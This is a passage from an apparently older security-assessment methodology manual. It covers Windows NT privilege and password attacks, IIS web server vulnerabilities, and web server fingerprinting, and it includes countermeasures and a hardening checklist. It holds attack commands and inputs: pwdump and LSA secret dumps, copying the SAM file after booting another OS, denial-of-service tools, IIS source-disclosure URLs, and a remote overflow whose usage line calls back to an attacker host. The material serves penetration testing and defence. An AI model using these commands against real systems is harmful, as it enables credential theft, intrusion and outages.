Who do you want to be today?

Analysis/Conclusion/Observation

The attacker was able to escalate privileges on the system to administrator level.

Tool[s]

Countermeasures

- Apply Microsoft's post sp6 hotfix.
- Upgrade to windows 2000.

Further Reading[s]

Remarks

Q.16.25 Key Logger Attacks

Description

Pre-requisite[s]

Steps to be performed

Examples/Results

Analysis/Conclusion/Observation

Tool[s]

Countermeasures

Further Reading[s]

Remarks

Q.16.26 Password Dumping

Description

Secure Session Channels are created using a special “trusted” Domain password that the Primary Domain Controller for the Domain creates and adds to the LSA Policy Database of each system as it is added to the Domain. The PDC for a Domain then updates this password every seven days and replicates the change to every trusted system within the Domain. This trusted password, known by its Registry subkey name as $MACHINE.ACC, is stored in HKEY_LOCAL_MACHINE\ SECURITY\Policy\LSA\Secrets.

LSAdump is the utility that retrieves the LSA secret passwords from the registry and print them on the screen.

Pre-requisite[s]

Steps to be performed

1. Compile and run the LSA dump code on the target machine.

Examples/Results

C:\> lsadump $machine.acc \\target

Q a V m k A 3 F

C:\>

Analysis/Conclusion/Observation

Running the code dumped the passwords stored in the registry.

Tool[s]

LSADump

Countermeasures

Upgrade to Windows 2000

Install Syskey encryption

Further Reading[s]

Remarks

Q.16.27 DLL injection Attack

Description

This is an application, which dumps the password hashes from NT's SAM database, whether or not SYSKEY is enabled on the system. The output can be used as input to l0phtcrack, or used with Samba. You need the SeDebugPrivilege for it to work. By default, only Administrators have this right, so this program does not compromise NT security but in case intruder runs it along with some other exploit (eg. IIS exploits) he will get passwords hashes for all users on that system. Cracking the hashes is only a matter of time.

The new version, pwdump3 is capable of getting the hashes over the network and can do it whether or not the syskey is installed.

Pre-requisite[s]

Steps to be performed

1. Copy pwdump2.exe and samdump.dll in a directory of target machine
2. Run pwdump2.exe and redirect output to a txt file
3. Use text file as an input for l0phtcrack to obtain passwords

Examples/Results

c:\pwdump2> pwdump2.exe >password.txt

Analysis/Conclusion/Observation

Pwdump is a good way to audit for weak system passwords on the system.

Tool[s]

pwdumpX Attacks

Countermeasure[s]

- Store the SAM database on a secure and removable media that can be used at booting time.
- Install Syskey

Further Reading[s]

Remarks

Q.16.28 Bypassing the Authentication: Booting from Alternate OS

Description

Attacker boots from alternate OS (knoppix, NTFSDos etc.) and grabs the information he wants. The most comman target is SAM file in repair directory. Attackers can take this file and crack it at his leasure. Also this way his activities are less likely to be logged.

Pre-requisite[s]

Steps to be performed

1. Boot the system using Knoppix
2. Mount the system drive
3. Copy the SAM file on a floppy
4. Shut down the system and remove the Knoppix CD

Examples/Results

(Assuming that attacker have booted the system with knoppix)

Get the Shell Prompt

```
#mount -t vfat -o ro /dev/hda1 /mnt/hda1
#cp /mnt/hda1/WINNT/repair/sam .
#cp sam /dev/fd0
#umount /dev/hda1
#halt
```

Analysis/Conclusion/Observation

Attacker has got the SAM file and he can crack it as and when he feels comfortable with.

Tool[s]

Countermeasure[s]

Implement container encryption for critical drives but be forewarned, this may affect the performance.

Further Reading[s]

Remarks

Q.16.29 ERD Commander 2003

Description

This is a commercial application, which can do almost everything an attacker would like to do to a system, if he has physical access to the system. ERD commander comes with utilities like Locksmith, NTrecover, and File Explorer etc. With ERD commander 2003 you can do any of the followings

- Remove or replace drivers
- Change local Administrator passwords
- Replace system files
- Recover deleted files
- Check for misconfigured NTFS security
- Access System Restore points on unbootable XP machines
- Enable, disable, and configure services and drivers
- Edit registry and reset permissions
- Access unbootable machines via your network
- View Application, Security, and System event logs

Pre-requisite[s]

Steps to be performed

1. Download ERD Commander and burn it on a cd
2. Use it to boot the target system
3. Run NTLocksmith to reset administrator password
4. Run File Explorer to pilfer for information
5. Run Registry Editor and change the registry and reset the registry permission.

Examples/Results

<sctreen shots>

Analysis/Conclusion/Observation

Tool[s]

Countermeasure[s]
Restrict physical access to the system
Further Reading[s]
Remarks
There are various other option available for resetting the administrator password. Like http://home.eunet.no/%7Epnordahl/ntpasswd/ . Be extremely careful when using these utilities you can render your system useless.

Q.16.30 File System Attacks: FAT Attacks

Description
Pre-requisite[s]
Steps to be performed
Examples/Results
Analysis/Conclusion/Observation
Tool[s]
Countermeasure[s]
Further Reading[s]
Remarks

Q.16.31 File System Attacks: HPFS Attacks

Description

Pre-requisite[s]

Steps to be performed

Examples/Results

Analysis/Conclusion/Observation

Tool[s]

Countermeasure[s]

Further Reading[s]

Remarks

Q.16.32 File System Attacks: NTFS Attacks

Description

Pre-requisite[s]

Steps to be performed

Examples/Results

Analysis/Conclusion/Observation

Tool[s]

Countermeasure[s]

Further Reading[s]

Remarks

Q.16.33 File System Attacks: MSFS Attacks

Description
Pre-requisite[s]
Steps to be performed
Examples/Results
Analysis/Conclusion/Observation
Tool[s]
Countermeasure[s]
Further Reading[s]
Remarks

Q.16.34 Denial of Service Attacks

Description

Denials of Service Attacks are bad for business as they cause data loss, revenue loss and credibility damage to corporate network. They are the most loathed attacks and most of the seasoned attackers will try to avoid them as much as possible. These attacks shall be strictly tested on a non production system.

Pre-requisite[s]

Steps to be performed

Examples/Results

Analysis/Conclusion/Observation

Tool[s]

Countermeasure[s]

Further Reading[s]

Link1: http://techupdate.zdnet.com/techupdate/stories/main/0,14179,2819030,00.html

Link2: http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/security/news/raw_sockets.asp

Remarks

Q.16.35 Denial of Service: NTCrash

Description

NT programs use the NTOSKRNL by invoking functions through calls to certain libraries (DLLs). In some of these calls the parameters are not checked properly. The missing checks are primarily range checks and legality of addresses. NTCrash is a program written by Mark Russinovich and Bryce Cogswell that exploits certain implementation flaws in NTOSKRNL. It is loaded from NTOSKRNL.EXE and contains the majority of the OS components that are executed in kernel mode. By invoking these functions with illegal or out of range or out of bounds parameters, NT will crash.

If it was executed on a server or a domain server this program could cause DoS conditions and result in data loss.

Pre-requisite[s]

Steps to be performed

1. Run ntcrash on the system

Examples/Results

c:\> ntcrash -n

Analysis/Conclusion/Observation

The unsecured system crumbled to the attack and went for a reboot. If after installing some Trojan attacker needs rebooting he will just need to crash NT.

Tool[s]

Countermeasure[s]

Further Reading[s]

Remarks

Q.16.36 Denial of Service: CpuHog

Description

CpuHog is a small program written by Mark Russinovich that uses the priority mechanism of NT to hang the system. What CpuHog does is it sets priority 15 on itself and then enters an infinite WHILE loop. This will cause NT to hang so that it is impossible to start any other program including the Task Manager. The strange thing here is that you need no special privileges to be able to do this. Microsoft has in NT 4.0 Service Pack 2 and later addressed this problem by allowing aging up to priority level 15 that means that CpuHog will only slow down the system considerably. However, a user program can still set priority without special privileges.

Intent. The intention with this attempt is the same as with NTCrash (see above), i.e.

The availability of the system will probably drop to zero.

Pre-requisite[s]

Steps to be performed

1. Run Cpuhog on the system

Examples/Results

c:\>cpuhog

Analysis/Conclusion/Observation

The unsecured system became unserviceable after confirming the initial question and needed a reboot. If attacker needs rebooting after installing some Trojan, he will just need to crash NT.

Tool[s]

Countermeasure[s]

Further Reading[s]

Remarks

Q.16.37 Rollback Attack
Description
Pre-requisite[s]
Steps to be performed
Examples/Results
Analysis/Conclusion/Observation
Tool[s]
Countermeasure[s]
Further Reading[s]
Remarks

R NOVELL NETWARE SECURITY ASSESSMENT

Description

[Text]

Objective

- Understanding Novell Netware Security issues and safeguard them
- Following a structured approach for Unix system penetration/audit
- Gaining Access and privilege escalation
- Going beyond admin and spreading the attack further

Expected Result[s]

- List of live hosts
- Processes running on hosts
- List of users/shares
- Version of kernel used in operating systems and their patch level
- Vendor of operating system
- List of vulnerabilities
- List of compromised hosts

Methodology

[Description]

6. Identify Live Hosts
7. Identify Ports and Services
8. Enumeration Attack
    a. Attaching
    b. Identify Bindery
    c. Identify Trees
    d. Identify Users
9. Examine Common Protocols
10. Examine Novell
    - Remote Attacks
        a. Password Attacks
        b. NDS Snoop

c. Detecting Lockout
d. Pilfering The information
e. Netware Perl Attack
f. FTP Attack
g. Buffer Overflows
h. Web Server Attacks
i. NetBasic Directory Traversal
j. IManage/eMFrame
k. Netware Remote Manager Attack
l. Spoofing Attacks (Pandora)

- Local Attacks

a. rconsole Attack
b. NDS Files Attacks
c. Back Dooring Novell

S WEB SERVER SECURITY ASSESSMENT

S.1 MICROSOFT INTERNET INFORMATION SERVER

Description

Microsoft Internet Information Server has a big history of vulnerabilities. As per it's nature till IIS version 5.0 it provides various services by default. They have fairly limited this in IIS version 6.0. IIS security testing can be divided into three major categories. 1. Information Disclosure 2. Buffer Overflow and 3. File System Traversal.

Microsoft has provided service packs from time to time and an attacker take advantage of lack of patch implication. Most of the time people put service packs but they miss hot fixes.

Other important aspect to consider while testing security of IIS is firewall. Several time you may get vulnerability and related proof of concept tool but it may be blocked on firewall because you may not get required port opened.

S.1.1 Summary

Extention	Requirement	Vulnerability and Reference	HTTP GET Request	Expected Response	Pre requisite
.asp	ASP related functionality	Buffer Overflows: Search www.Microsoft.com MS02-018			
.htr	To reset password from Internet	Reveals source code Search www.Microsoft.com MS01-04	/default.asp+.htr	200 OK	default.asp
.idc	Internet Database Connector	Reveals directory path Search www.Microsoft.com	/null.idc	500 error	

		Q193689			
.stm, .shtm, .shtml	Server Side Include	Remote Buffer overflow Search www.Microsoft.com MS01-044	/<file>.stm, .shtm, .shtml	200 OK	Requested file must be present
.printer	Printing from Internet	Remote Buffer overflow Search www.Microsoft.com MS01-023	/null.printer	500 Internal Server Error	
.htw	Highlight text in web page	Reveals source code Search www.Microsoft.com MS00-006	/null.htw	200 OK "The format of QUERY_STRING is invalid"	Index Server
.ida, .idq	Index Server	Remote Buffer overflow Search www.Microsoft.com MS01-033	/null.ida, /null.idq	200 OK "The IDQ file… could not be found."	Index Server
FrontPage Server Extention	FrontPage Server Extention	Remote Buffer overflow Search www.Microsoft.com MS01-035	/_vti_bin /_vti_aut /fp30reg.dll	501 Not Implemented	Front Page Server Extention 2000 Visual studio RAD
Web DAV Remote Exploit		Remote Web DAV remote root exploit. www.k-otik.com		Successful, attempting to join shell ...	
Web DAV Remote DoS		Remote DoS attack www.microsoft.com/technet/treeview/default.asp?url=/technet/security/b		Server is DoSsed! Now run !! F-B-eyee is	Method search shall be allowed.

Attack.		ulletin/MS03-018.asp The exploit is available at www.k-otik.com		after j00...	

S.1.2 Information Disclouser

S.1.2.1 ASP ::$DATA BUG

It occures because of an error in the way IIS parses files. A tricker request allows to dispaly content of server side files. Type http://www.target.com/default.asp::$DATA in your browser, it will display the source code of default.asp file in your browser.

Pre Requsite:

1. IIS Version below 3.0
2. File has to be in NTFS partition and should have read access

S.1.2.2 ASP DOT BUG

Displays asp source code of by appending one or more dot to the end of URL.

http://www.target.com/products.asp**.**

In the end of obove url an extra dot is added. IIS would not be able to handle this request well and it will reveal source code.

Pre Requesites:

1. Till IIS 3.0
2. Read access to desired resource.

S.1.2.3 +.HTR BUG

Reveals the source code by giving +.htr in the end of request.

http://www.target.com/abc.asp+.htr

Pre Requsite:

1. IIS 4.0 pre Windows NT 4.0 Service Pack 6a Security Rollup Package (SRP)
2. IIS 5.0 till SP2 pre Windows 2000 Security Rollup Package 1

S.1.2.4 .IDC, .IDA AND .IDQ BUGS

Similar to .asp bug. This time you will get directory path of IIS instead of source code.

http://www.target.com/abc.idc

This results in full path and can be used to find out further holes.

C:\inetpub\wwwroot\abc.idc not found

http://www.target.com/def.idq

http://www.target.com/ghi.ida

Pre Requsites:

IIS 5.0 without any service pack.

or anything.idq

you will get the path.

S.1.2.5 ISM.DLL BUFFER TRUNCATION

Displays source code of the scripts and the contents of the files by appending space in hexadecimal and .htr to url.

http://www.target.com/global.asa%20%20(...<=230)global.asa.htr

It reveals the source code of global.asa

Prerequisites: IIS4.0 and 5.0

S.1.2.6 NT SITE SERVER ADSAMPLES BUG

Displays site.csc which contains DSN, UID, PASSWORD etc..

http://www.target.com/adsamples/config/site.csc

Prerequsites:

S.1.2.7 TRANSLATE:F BUG

If some one makes a request for ASP/ASA or anyother scriptable page and adds “translate:f “ into headers of HTTP GET , then they are come up with complete ASP/ASA source code.

Pre Requisite: Win2k with SP1 not installed

S.1.2.8 NULL.HTW

This vulnerability can give the souce code of server side ASP page. The ASP page could give the valuable information like username and password.

http://www.target.com/null.htw?CiWebhitsfile=/default.asp%20&%20CiRestriction=none%20&%20&CiHiliteType=full

CiWebhitsfile, CiRestriction, CiHiliteType are the three variables of null.htw. Null.htw takes input from user on these three varibales. In result you will get source code of default.asp file.

Prerequsites:
1. Index Server
2. null.htw

S.1.2.9 WEBHITS.DLL & .HTW BUG

Displays source code of ASP and other scripts.
http://www.target.com/nosuchfile.htw

If you get error **"format of the QUERY_STRING is invalid"** you are vulnerable
Prerequisite: control of the CiWebhitsfile

As the user has control of the CiWebhitsfile argument passed to the .htw file he can request whatever he wants.

You can find the .htw files in the following locations of different iis web servers
/iissamples/issamples/oop/qfullhit.htw
/iissamples/issamples/oop/qsumrhit.htw
/isssamples/exair/search/qfullhit.htw
/isssamples/exair/search/qsumrhit.htw
/isshelp/iss/misc/iirturnh.htw

S.1.3 Bufferoverflow

S.1.3.1 WEBDAV REMOTE ROOT EXPLOIT

If IIS5.0 is unpatched, There is a lucky chance that a simple overflow will gain root to attacker. The exploit written by Schizoprenic is available on www.k-otik.com . It's a canned exploit again and if your exploits output gives you something like

Successful, attempting to join shell ...

That will means the server is vulnerable. Administrator's first priority shall be to apply patch on the affected server.

S.1.3.2 WEB DAV
If TRACE method is enabled try Xwbf-v0.3.exe exploit. It works on Port 80 and requires connection back from target. Hopefully you will find firewall is allowing even connections from target (Web Server) to Public. This exploit provides root access.

Corporate firewall will not be allowing NetBIOS for Public access, if in case it's allowed internally, SMBDie can be checked. It works after service Pack 3, hot fix for this is available. It reboot's Windows 2000 machine.

.htr bufferoverflow against IIS 4.0 by eEye.

S.1.3.3 JILL
jill is written in UNIX C, can also be compile with using Cygwin for Windows 2000.

$ **gcc -o jill jill.c**

This binary can be run either from the Cygwin shell or from a Win32 console if cygwin1.dll is in the path.

$ **./jill**
iis5 remote .printer overflow.
dark spyrit <dspyrit@beavuh.org> / beavuh labs.
usage: ./jill <targetHost> <targetPort> <attackerHost> <attackerPort>

S.1.3.4 SECHOLE REMOTE EXPLOIT

S.1.3.5 FRONT PAGE 2000 EXTWNSIONS
Buffer overflow in the Front Page 2000 Server Extensions(FPSE 2000), a set of three programs that support features such as collaborative authoring, hit counters, email form-handling, and editing a Web site directly on a server .

Prequisites:
1. Front Page Server Extention 2000
2. Visual studio RAD

When you install the Front Page Server Extention 2000 fp30reg.dll and fp4areg.dll are installed by default

When either of these DLLs receives a URL request longer than 258 bytes, a buffer overflow occurs.

Once an attacker finds that a server is having these dll's, he can use the exploit "fpse2000ex.exe."

S.1.4 DoS

As pointed out by SPI Dynamics, the vulnerability in IIS 5.0 and IIS 5.1 can lead to Denial of Service. Worse part is it will be remote and causes the server to restart. The proof of concept exploit is available at www.k-otik.com . It's a canned exploit so not use it on your production server. The exploit work as below

#./iisdos

Usage : <I.P./Hostname>

#./iisdos 172.16.169.17

Server is DoSsed! Now run !! F-B-eyee is after j00...

This shows that my server 172.16.169.17 is vulnerable and needs to be patched.

S.1.5 File system traversal

S.1.5.1 Unicode File System Traversal

Unicode representations of "/" and "\" are "%c0%af" and "%c1%9c" respectively. There might even be longer (3+ byte) overlong representations. IIS decodes the UNICODE after path checking rather than before. In this unicode representation , it is possible to use "../" to backup and into the sytem directory and feed the input to the command shell.

S.1.5.2 Double decode File Syetem Transfer

Doubly encoded hexadecimal characters also allowed HTTP requests to be constructed that escaped thenormal IIS security checks and permitted access to resources outside of the Webroot.

The % character is represented by %25. Thus, the string %255c, if decoded sequentially two times in sequence, translates to a single backslash. Here we require two decodes and IIS thus perform two decodes on the HTTP requests that traverse the executable directories.

S.2 REFRENCE

http://archives.neohapsis.com/archives/ntbugtraq/2000-q4/0029.html

S.3 INTERNET INFORMATION SYSTEM (IIS) SECURITY CHECKLIST

By Hernán Marcelo Racciatti, hernan@oissg.org, Coordinator Open Information SystemS Security Group, Argentina

The steps shown next, are oriented to secure a server running IIS, disconnected of domain enviroment, commonly an Bastion Host located in portion DMZ of a corporative network, running the services of IIS.

S.3.1 Steps to Secure:

	Step	Notes:
❑	Consider the security of the environment.	DMZ, Networking, border router, networking, app server, database server, etc.
❑	Implementing the hardening operating system and apply all the pertinent revisions of security.	Use checklist and tools from software provider.
❑	Remove the components that are not necessary.	Eg.Unused IIS ISAPI DLLs unmapped. Remove sample web content/applications.
❑	Account running HTTP service should be low privileged.	
❑	Enable Only Essential Web Service Extensions.	
❑	Place Content on a Dedicated Disk Volume.	Without administrative utilities!!
❑	Configure NTFS permissions.	
❑	Configure IIS Web Site permissions.	
❑	Configure IIS logging. Preferably, in W3C format.	
❑	Configure appropriate authentication mechanisms for relevant directories.	
❑	Implement Secure Sockets Layer (SSL) and	

	certificate server.	
❑	Install and configure a virus protection solution.	
❑	Install and configure IDS from HOST.	
❑	Secure well-known accounts.	Rename the built-in Administrator account, assign a complex password. Ensure Guest account is disabled. Change default account description.
❑	Execute the applications with “protection of applications” medium or high.	IIS 6.0
❑	Secure services accounts.	
❑	Implementing security in depth (IPSec Filters).	
❑	Implementing IISLockdown and URLScan.	IIS 4.0/5.0
❑	Implementing an assessment policy.	

S.3.2 References

Hardening IIS 5.0

http://www.shebeen.com/w2k

http://www.microsoft.com/technet/prodtechnol/windows2000serv/technologies/iis/deploy/depovg/securiis.mspx

http://www.microsoft.com/technet/prodtechnol/windows2000serv/technologies/iis/tips/iis5chk.mspx

Hardening IIS 6.0

http://www.microsoft.com/technet/Security/prodtech/win2003/w2003hg/sgch08.mspx

S.4 APACHE SECURITY ASSESSMENT

S.5 GLOBAL COUNTERMEASURES

- Secure administrative access

  Limit Webserver access to administrators and allow access through secure authentication mechanisms. In remote management scenarios IP addresses allowed to administer the Webserver should be clearly defined and the administrative processes restricted to these specific IP addresses. Adminisrative access should make use of a secure capability such as secure shell(ssh) or VPN

- Harden web-server
  - Web-server hosts should have non-essential services disabled
  - Configure syn cookie at OS level to protect against SYN flood attacks
  - Web-server hosts must be updated with the latest security fixes for the operating system and web server software
  - Web-server hosts should have minimum number of accounts in the system
  - Remove all non-essential files such as phf from the scripts directory /cgi-bin.
  - Remove all sample directories and pages that are shipped with web servers
  - Disable directory browsing especially on folders containing scripts or executables
  - Do not assign write and script/execute permissions to same folder
  - Disable anonymous access for FTP service
  - Remove unused script mappings
- Secure change control procedures
  - Any change on Web-server including web page updation, patch application and hardware replacement should be documented and authorized.
  - There should be procedures to continuously track and rectify new security issues on the deployed Webserver.
  - Website updation procedures must be clearly defined. Do all updates from the Intranet. Maintain web page originals on a server in the Intranet and make all changes and updates here; then "push" these updates to the public server through an SSL connection
- Enable logging and do periodic analysis

  Log all user activity and monitor the logs. Conduct periodic analysis of system logs to detect suspicious activity.

- Audit Web server periodically

Conduct periodic security audits to assess the strength of the Webserver. Audit can be manual verification against a pre-defined checklist or it can also be automated by tools. Periodic penetration testing of website also adds meaningful insights on the vulnerabilities of the web server.


- Run webserver in a chroot jail
    - The damage that a successful attacker can inflict can be further limited by running web server in a chroot-ed environment. The Unix chroot system call changes the root directory of a process, such that the process can then no longer access any of the files above the specified root directory in the filesystem heirarchy. All web pages and configuration files need to be in the chroot directory.
    - Run FTP server in a separate chrooted part of the directory tree that is different from that of the web server
    - For Windows platform limit the top level root directory to an isolated directory structure with strict permissions configured
- Compartmentalize web server process
    - Use of safe application environments in the lines of Trusted Operating Systems are recommended for isolating the web server process from other system processes. This will contain attacks and prevent damage to web servers.
- Run web server as a non-root user
    - Web servers are susceptible to root compromise using buffer overflow attacks when web server daemon is run as root. It is safer to run web server as a non-root user to minimize damages from the attack
- Implement Web server load balancing
    - Mission critical web sites should have multiple servers on to which the load is distributed. This will make it difficult to hog the performance of the server, thereby reducing the chances for performance based denial of service attacks. It also adds redundancy

-- APPLICATION SECURITY

T WEB APPLICATION SECURITY ASSESSMENT

This chapter explains how an attacker can exploit Web Applications. The use of the internet has shown a manifold increase and will continue to grow in the future. This has a proportionate increase in the number of companies and individuals with a web presence. Many banks, educational institutes and large corporate are using web these days to make their work faster, to make their client and employees updated regularly. This has resulted in a shift in customer policies for companies. Expansion of their customer base and catering to the ever-growing list of Internet-savvy customers companies are left with no option but to offer their services online. As companies has to allow traffic of the web as they are using web application to fulfill their requirements. This means that web applications must be made secure.

As per *Net Craft's* survey, the number of web sites on the internet at the end of 2004 is an astounding 56,923,737. This figure is expected to grow …………



T.1 What is Web Application Security?

Web application security is the security of all components – the web application being used, the web server running the web application and the modules running on the web server. All traffic directed to a web server is http or https traffic, which is legitimate traffic and is therefore not blocked by firewalls. Web servers are frequent targets of attack, prefer to attack web applications for the simple reason that no firewall blocks requests to the web server.

T.2 Purpose

To make web applications and web servers secure as much as possible and to stop disclosing unnecessary information, thereby making it hard for an attacker to gain access.

T.3 Objective

To get the access of the remote machine by even escaping firewall and than enumerate the network. To gather any available credentials from the network and servers

T.4 Expected Result

Normally corporates have in place a firewall to make their networks secure but as companies are using web for their communication and other purpose firewall has to allow the traffic on port 80 which is an web server.

T.5 Pre-reqisite[s]

Basic Knowledge of HTTP Protocol

T.6 Methodology

T.6.1 Identifying Web Server vendor and version

The first step when doing web application assessment is to identify the web server on which application is running. To detect web servers, the following two methods can be used:

1) Banner grabbing (Explained in Section A.5.2)
2) Web Server detection using automated tools (Explained in Section A.5.3)
3) Default File Detection (Explained in Section A.5.4)
4) Checking the file extension on the server (Explained in Section A.5.5)

Tools

Netcat, Httprint

Further Reading[s]

HTTP Pocket Referece - O'Reilly

http://net-square.com/httprint

T.6.2 Identifying Web Server vendor and version - Banner Grabbing

Description

To determine a web server manually, one must check the response header of the server. This is done by sending a HEAD request to the server using the tool netcat (nc). The server returns the response header. [HEAD is the method which is used to get the response header from the server.} A careful scrutiny of the response received from the server shows, that there is a tag named "Server" which specifies the server name. It is also possible that the server administrator has disabled the HEAD method in which case, use the GET method in place of the HEAD method. The server responds with web page content. It has also been observed that the SERVER tag also shows the modules running on the web server and in some cases the Operating System name.

Pre-requisite[s]

Knowledge of HTTP Protocol

Examples/Results

C:\>nc www.oissg.org 80

HEAD / HTTP/1.0

HTTP/1.1 200 OK

Date: Tue, 12 Oct 2004 03:48:49 GMT

Server: Apache

Set-Cookie: sessioncookie=7a322bc75fac0e2792a81978e335c33e; expires=Tue, 12-Oct-04 15:48:49 GMT; path=/

Set-Cookie: mosvisitor=1

Expires: Mon, 26 Jul 1997 05:00:00 GMT

Last-Modified: Tue, 12 Oct 2004 03:48:50 GMT

Cache-Control: post-check=0, pre-check=0

Pragma: no-cache

Connection: close

Content-Type: text/html; charset=iso-8859-1

c:\>nc www.oissg.org 80

HEAD / HTTP/1.0

HTTP/1.1 301 Moved Permanently

Date: Sat, 27 Nov 2004 14:42:18 GMT

Server: Apache/1.3.28(Unix) mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_bwlmited/1.4 PHP/4.3.2 FrontPage/5.0.2.2634 mod_ssl/2.8.15 OpenSSL/0.9.6b

Location: http://www.oissg.org/

Connection: close

Content-Type: text/html; charset=iso-8859-1

Analysis/Conclusion/Observation

The above example shows the response header returned by server. Look closely at the "**Server**" tag in the response header. Indications are that some flavour of Apache is running. In many cases, the response header will show the server name as well as the version.

Countermeasures

Tool[s]

- netcat

Further Reading[s]

Remarks


T.6.3 Identifying Web Server vendor and version - using automated tools

Description

It is not necessary that the *server tag* in response header always shows the correct result. Admin may have been obfuscated by changing the server banner strings, or by free plug-ins such as mod_security or commercial application like servermask or by writing filter/plugins on the web server. In such cases it is hard to determine which server is running. To determine the server name and version an automated free tool named **httprint** can be used to determine the server name. This tool is available for multiple OSes like win32, linux, BSD and Mac. This tool uses the HttpFingerprinting method to determine the web server. It sends multiple requests to server and analyzes the response and determines the server. This tool can also be used to identify web-enabled devices. The purpose of this tool to help administrator in keeping an inventory for their web server and web-enabled devices.

Pre-requisite[s]

Examples/Results



Analysis/Conclusion/Observation
HttPrint shows the confidence ratio. This indicates the maximum probability that the banner arrived at is the correct OS name and version.
Countermeasures
Tool[s]
• HTTPRINT
Further Reading[s]
http://net-square.com/httprint
Remarks

T.6.4 Identifying Web Server vendor and version – using default files

Description

